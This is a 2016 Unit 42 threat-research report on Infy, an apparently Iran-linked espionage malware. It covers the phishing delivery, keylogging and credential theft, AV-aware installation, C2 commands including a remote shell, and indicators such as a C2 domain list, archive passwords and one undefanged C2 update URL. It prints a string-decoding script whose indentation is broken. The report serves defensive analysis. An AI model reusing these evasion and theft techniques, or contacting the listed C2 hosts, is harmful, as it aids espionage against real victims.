Prince of Persia: Infy Malware Active In Decade of Targeted Attacks

researchcenter.paloaltonetworks.com/2016/05/prince-of-persia-infy-malware-active-in-decade-of-targeted-attacks/

Tomer Bar, Simon Conant May 2, 2016

By Tomer Bar and Simon Conant

May 2, 2016 at 5:00 AM

Category: Malware, Threat Prevention, Unit 42

Tags: AutoFocus, Infy, microsoft, WildFire

This post is also available in: 日本語 (Japanese)

Attack campaigns that have very limited scope often remain hidden for years. If only a few malware samples are deployed, it's less likely that security industry researchers will identify and connect them together.

In May 2015, Palo Alto Networks WildFire detected two e-mails carrying malicious documents from a genuine and compromised Israeli Gmail account, sent to an Israeli industrial organization. One e-mail carried a Microsoft PowerPoint file named "thanks.pps" (VirusTotal), the other a Microsoft Word document named "request.docx".

Around the same time, WildFire also captured an e-mail containing a Word document ("hello.docx") with an identical hash as the earlier Word document, this time sent to a U.S. Government recipient.

Based on various attributes of these files and the functionality of the malware they install, we have identified and collected over 40 variants of a previously unpublished malware family we call Infy, which has been involved in attacks stretching back to 2007. Attacks using this tool were still active as of April 2016.

Attack Technique

The attacks we have identified carrying Infy begin with a spear-phishing e-mail carrying a Word or PowerPoint document. The attached document file contains a multi-layer Self-Extracting Executable Archive (SFX), and content attempting to social engineer the recipient into activating the executable. In this example, the PPS file, when clicked, opens in "PowerPoint Show" mode. The user sees a PowerPoint page (Figure 1) that mimics a paused movie, and is tricked into clicking "Run" (Figure 2), which allows the embedded SFX file to execute.

Figure 1 PowerPoint page mimics a paused video




Figure 2 User tricked into running embedded SFX EXE

One of the SFX layers is encrypted with the key “1qaz2wsx3edc”. The package (Figure 3) typically includes a fake readme.txt file as camouflage (for example, impersonating an Aptana Studio application), and in some campaigns, image or video files (Figure 4). The executable typically has a filename pattern ins[*].exe where * are random digits of up to 4 characters. The main payload is a DLL file with a typical filename pattern mpro[*].dll where * are random digits of up to 3 characters (early versions used a .cpl extension).




Figure 3 Embedded SFX contents

Figure 4 Some campaigns include image or video files as camouflage

The executable installs the DLL, writes to the autorun registry key, and doesn't activate until a reboot. After reboot, it first checks for antivirus and then connects to the C2. It starts collecting environment data, initiates a keylogger, and steals browser passwords and content such as cookies, before exfiltrating the stolen data to the C2 server.

The initially-observed "thanks.pps" example tricks the user into running the embedded file named ins8376.exe which loads a payload DLL named mpro324.dll.

Infrastructure

In our initial samples, we observed C2 servers updateserver3[.]com and us1s2[.]strangled[.]net.

Other campaigns use a combination of Dynamic DNS providers, third-party site hosting services, and apparently first-party-registered domains as C2 servers.

Analysis of hosting and WHOIS data (Figure 5) led to a total of 12 related first-party-registered domains used for C2 servers:

- bestbox3[.]com
- myblog2000[.]com
- safehostonline[.]com

- updateserver3[.]com
- short-name[.]com
- bestupdateserver2[.]com
- bestwebstat[.]com
- updatebox4[.]com
- bestupdateserver[.]com
- short-url20[.]com
- updateserver1[.]com
- box4054[.]net

Ages of these domains suggest that some may have been used for malicious activity back as far as early 2010.

We found a report by the Danish Defense Intelligence Service's Center for Cybersecurity, which had observed similar attacks against Danish Government targets, and documented a small portion of the same C2 infrastructure.




Figure 5 Infrastructure and Actor information related to Infy Attacks

We initially found a file with an identical hash as the originally-observed PowerPoint file, but a different filename (“syria.pps”), uploaded to VirusTotal (Figure 6) also in May of 2015. A characteristic observed across these campaigns is that the actor puts deliberate effort into the specific geographic targeting, with region-specific attack content.




Figure 6 Powerpoint file uploaded to VirusTotal with a different file name

We were subsequently able to pivot and associate additional malware and campaigns based on infrastructure, hashes, strings, and payload links and similarities. The most conclusive evidence that all of these are linked is found in a single key, used to encode strings within the malware across all examples. Only the offset varies: older versions encode just the C2 data, newer versions encode most strings, and some double-encode the C2 data with two different offsets. The following script can be used to decode these strings:

```
import string
import base64
FIRST_PHASE =
"OQTJEqtsK0AUB9YXMwr8idozF7VWRPpnhNCHI6Dlkaubyxf5423jvcZ1LSGmge"
SECOND_PHASE = "" +
"PqOwI1eUrYtT2yR3p4E5o6WiQu7ASlDkFj8GhHaJ9sKdLfMgNzBx0ZcXvCmVnb“
def decrypt(input, offset=-10):
    result = ""
    for i, c in enumerate(input):
        i = i % 62 + 1
        try:
         index = FIRST_PHASE.index(c)
     except ValueError:
         result += c
         continue
     translated = SECOND_PHASE[(index - i + offset) % len(SECOND_PHASE)]
     result += translated
return result
```

Based on this specific encoding technique and key, we have identified related Infy samples from as early as mid 2007 (Figure 7), although more frequent related activity is observed after 2011. Historic registration of the C2 domain associated with the oldest sample that we found, fastupdate[.]net, suggests that it may have been associated with malicious activity as far back as December 2004.

Over the years, we notice continued development and feature improvement in the code. For instance, support for the new Microsoft Edge browser was recently introduced in “version 30”.




Figure 7 Oldest related example found dates to 2007

Most of the associated malware samples dating back over the last five years were eventually detected by antivirus programs, but in most cases with a generic signature. Other examples are named with multiple unrelated signature classifications, including Win32/Tuax.A (very old versions), W32/ADOKOOB, Win32/Cloptern.A & B (old versions), TR/Graftor.106254, TR/Spy.Arpnatis.A, and Win32/Skeeyah.A!bit.


We refer to the malware as “Infy” because the actor used this string in multiple locations, including filenames (“infy74f1.exe” - *Infy version 7.4 F1*), C2 strings (“subject=INFY M 7.8”), and C2 folder names.

Attribution

The Gmail account sending the emails in the attack that we first observed (Figure 8), belongs to an Israeli victim. That account was itself victim of an e-mail-borne attack that compromised the user's system and e-mail account.

Figure 8 First-observed attack, via email

Among WHOIS records for first-party domains used in the C2 infrastructure, we find three email accounts bearing a strong similarity in naming pattern:



The WHOIS records with the first two email addresses (and other C2 domains) have apparently fake WHOIS content. The “aminjalali_58 (at) yahoo.com” email address is associated with 6 known C2 domains, dating back to 2010. Unlike the fake WHOIS examples, this example has content more consistent with the email address:

amin jalali
safehostonline
afriqa street number 68
tehran
Tehran
19699
IR
+98.935354252
aminjalali_58 (at) yahoo.com

The name “Amin Jalali” is not unique, though it does appear to have Iranian-specific origins. We find profiles and artifacts combining the name and “58”, which may (or may not) be the same individual, and all of which have Iranian links.

When we look at domains on neighboring IP addresses from known first-party C2s, we observe numerous Iranian domains, suggesting possibly an Iranian hosting reseller – and in at least one case, a free Iranian web host (Figure 9).




Figure 9 Neighbor IP addresses with Iranian domains

Conclusion

We have enough evidence to conclude a pattern of behavior following extensive analysis of this malware and C2 infrastructure between these samples. The activity has been observed over almost 10 years, with the malware being constantly improved and developed. The low-volume of activity, deliberate campaign focus and content tailoring, and nature of targets hints at the goals of this actor.

We believe that we have uncovered a decade-long operation that has successfully stayed under the radar for most of its existence as targeted espionage originating from Iran. It is aimed at governments and businesses of multiple nations as well as its own citizens.

Palo Alto Networks customers are protected from this threat in the following ways:

1. WildFire accurately identifies all malware samples related to this operation as malicious.
2. Domains used by this operation have been flagged as malicious in Threat Prevention.
3. AutoFocus users can view malware related to this attack using the “Infy tag.

IOCs can be found in the appendices of this report.

Special thanks to Michael Scott for assistance with Maltego in this investigation.

Appendix 1 - Detailed Infy Malware Analysis

Although Infy is fundamentally one malware family, we observe two distinct variants. The regular variant “Infy” is versioned by the malware author 1-30 (1999 -15999 sub-versions). In addition, we observe a distinct variant “Infy M” developed in parallel with the regular variant since about 2013. Infy M appears to be a full featured variant, deployed against high-value targets. It includes more functionality: while the original variant has no remote control, “M” adds the ability for the C2 to issue commands to the malware via C2 PHP scripts; HTTP support; a hidden GUI control panel; and FTP client.

Infy

Detailed analysis of a recent Infy sample (version 30, active from 24 February 2016):

The initial executable first checks for installed antivirus programs. It uses the Windows API function “GetFileattributeA” on a list of several common AV installation directories, testing any positive return with “file_attribute_directory". Depending on which AV Infy finds, it will either abort, or install the malicious Infy DLL using a different technique. This concern with avoiding client-AV detection, skipping installation rather than risk alerting, is somewhat noteworthy (as opposed to the relatively common sandbox-detection techniques). The EXE installs the DLL, writes to the autorun key, and does nothing else until restart.

Upon restart, the EXE loader executes the main function, exported by the DLL malware file DLL (previously we observed functions named “start1/start2/start3”) with the parameter /rcv (this version uses a decryption offset of 19). It installs itself in “cyberlink” directory.

It will then search for files with “bak”, “csv”, or “cnt”, extensions. If the parameter “/rcv” was used, it starts a keylogger (the keylogger uses a window name “TRON2VDLLB” (GetMessageA/translate message/DispatchMessageA). It next registers hotkeys, and gets

clipboard data. Get_browser_data steals passwords, forms, cookies, history (from Microsoft Edge, Internet Explorer, Google Chrome, Opera, and Firefox).

The malware connects to the C2 every five minutes using HTTP, posting:

<computer name>
<user name>
dn = n1
ver = 30
lfolder= f
cpuid=
machineguid (from hklm\SOFTWARE\Microsoft\Cryptography\machineguid)
tt= time

After posting data about the infected system to the C2 server, the malware downloaded an update named “v30nXf1.tmp” file to %temp%\drvtem64.tmp. If the download is successful, the malware writes “OK, Downloaded [url file]” to log file. It then connects again, with a similar posting format, but this time also adding “tt=” (time) and “cpuid=”. It installs the downloaded file with parameter "-sp/ins -pBA5a88E". A third connection adds “sfolder”, “subject”, and this time exfiltrates data in the “body=” parameter.

Each variant of Infy uses specific “cover” camouflage to with file metadata that makes it appear as though it is legitimate software. In this case, the file used the software name “Cyberlink,” and a description of “CLMediaLibrary Dynamic Link Library” and listing version 4.19.9.98.

Infy M

We observed the Infy M variant with versions 6.1 through 7.8, adding features including screen capture, document capture & upload, and microphone capture. Infy M supports the following C2 commands:

ASIDLE - idle
ASDIR – directory list of files
ASPUT – download file
ASGET – upload file
ASZIPGET – upload as zip
ASDELETE – delete file
ASRENAME – rename file
ASRUN – execute file
ASENDTASK – terminate process
ASZIP – zip file
ASSHELL – remote shell

The “M” variant uses mostly distinct C2 servers from the regular Infy samples (although very recently, we also observed version 7.8 using C2 “youripinfo.com”, previously seen as C2 for the regular variant):

bestupdateserver[.]com – Observed 2013-12-09
www.bestupdateserver[.]com - Observed 2013-04-26
bestbox3[.]com – Observed 2015-08-25
www.bestupdateserver2[.]com - Observed 2015-05-22
bestupdateserver2[.]com – Observed 2014-07-16

Analysis of an early version of “M”, 6.2

Versions 6.x of the Infy M variant camouflage themselves with file and window names set to Borland hcrtf. They use a single EXE, rather than a loader EXE and payload DLL as seen in the original variant. The malware initially performs a check to see if the victim as already infected by checking for window names “Borland hcrtf 6.x” or “Macromedia Swsoc 7.x”.

We have identified five hidden GUI control forms in Infy M, one of which is not used. The first form includes three possible parameters. Parameter “/ins” installs the Trojan. It first creates and starts the service and on Windows versions prior to Vista it requires the “/s” parameter. After installing itself, the malware deletes any previous Infy installations. The does this by terminating processes and deleting Infy files in %system32%, %appdata%, %appdata%\hcrtf (for example, pre-6.1 files incsy32.exe, incs32.exe, ntvdn.exe, grep.exe, hcrtf.exe, grep.dll). It then renames the ini file from grepc.ini to hcrtfc.ini. It completes clean-up by deleting the “inverse Ser32”, “grep”, and “hcrtf” services. Finally, it downloads and executes the update file from the C2 at /infy/update.php.

The /c (copy) parameter sets up autostart for the malware by writing to registry key “run” (Windows Vista and above) or “runservices” (versions prior to Windows Vista). The /s (service) parameter creates and starts the service (Windows Vista and later). At this point, the malware waits, and handles any commands issued over HTTP from the C2 (for example, execute a remote shell upon receiving command “ASSHELL”).

The second form monitors for new or modified document files using “CreateIoCompletionPort” and “ReadDirectoryChangesW”. It targets document file types .doc, .xls , .jpg, .jpe, .txt, .htm, .pgp, .pdf, .zip, and .rar and ZIP compresses them (using the password “Z8(2000_2001uI”) into a file located at \Program Files\Yahoo!\Messenger\Profiles\yfsbg\yfsbg\3dksf.tmp.

The third form takes a screen captures and stores it the “yfsbg” folder as 4dksf.tmp. It the uploads the screenshot and document-capture files using POST (instead of using GET as seen in the regular variants) to <C2 server>/infy/fms.php.

The fourth form is not used. The fifth form is used for microphone capture.

The 7.x versions install themselves as swsoc.exe (7.4 also seen using infy74f1.exe) at <documents and settings>\all users\application data\macromedia\8080\swsoc.exe. They also create a subfolder “fsbg”, where they store the copies of documents opened by the user. These are stored with their CRC value as their filename, RAR compressed with the same password “Z8(2000_2001uI”.

We observed a server reply with error in the PHP, giving us some of their underlying file structure:

Warning: Cannot modify header information - headers already sent by (output started at /home/bestupda/public_html/infy/fms.php:115) in /home/bestupda/public_html/infy/fms.php on line 116

Upgrade requests are observed with this syntax (here, version 6.2 to the latest version):

http://www.bestupdateserver.com/infy/update.php?cn=<computername>&ver=6.2&u=27/3/2016 20:37:23

Appendix 2 – Observed Hashes

A list of hashes for associated files observed in this operation can be found here.

Appendix 3 – Observed Infy C2 Domains

analyse1[.]mooo[.]com
best[.]short-name[.]com
best2[.]short-name[.]com
best2[.]short-url20[.]com
best3[.]short-url20[.]com
best4[.]short-url20[.]com
best5[.]short-url20[.]com
best6[.]short-url20[.]com
best7[.]short-url20[.]com
bestbox3[.]com
bestupdateserver[.]com
bestupdateserver2[.]com
bestupser[.]awardspace[.]info
bestwebstat[.]com
bl2pe[.]bestwebstat[.]com
box4054[.]net
c1[.]short-url20[.]com
dbook[.]soon[.]it
dsite[.]dyx[.]comextd[.]mine[.]bz
fastecs[.]netfirms[.]com

fastupdate[.]net
gstat[.]strangled[.]net
lost[.]updateserver1[.]com
lu[.]ige[.]es
mand[.]pwnz[.]org
myblog2000[.]com
ns2[.]myblog2000[.]com
nus[.]soon[.]it
safehostonline[.]com
secup[.]soon[.]it
short-name[.]com
short-url20[.]com
update[.]info[.]gf
updatebox4[.]com
updateserver1[.]com
updateserver3[.]com
us1[.]short-name[.]com
us12[.]short-url20[.]com
us13[.]short-url20[.]com
us15[.]short-url20[.]com
us16[.]short-url20[.]com
us1s2[.]strangled[.]net
wep[.]archvisio[.]com
wep[.]soon[.]it
wpstat[.]mine[.]bz
wpstat[.]strangled[.]net
www[.]fastupdate[.]net
www[.]updateserver1[.]com
youripinfo[.]com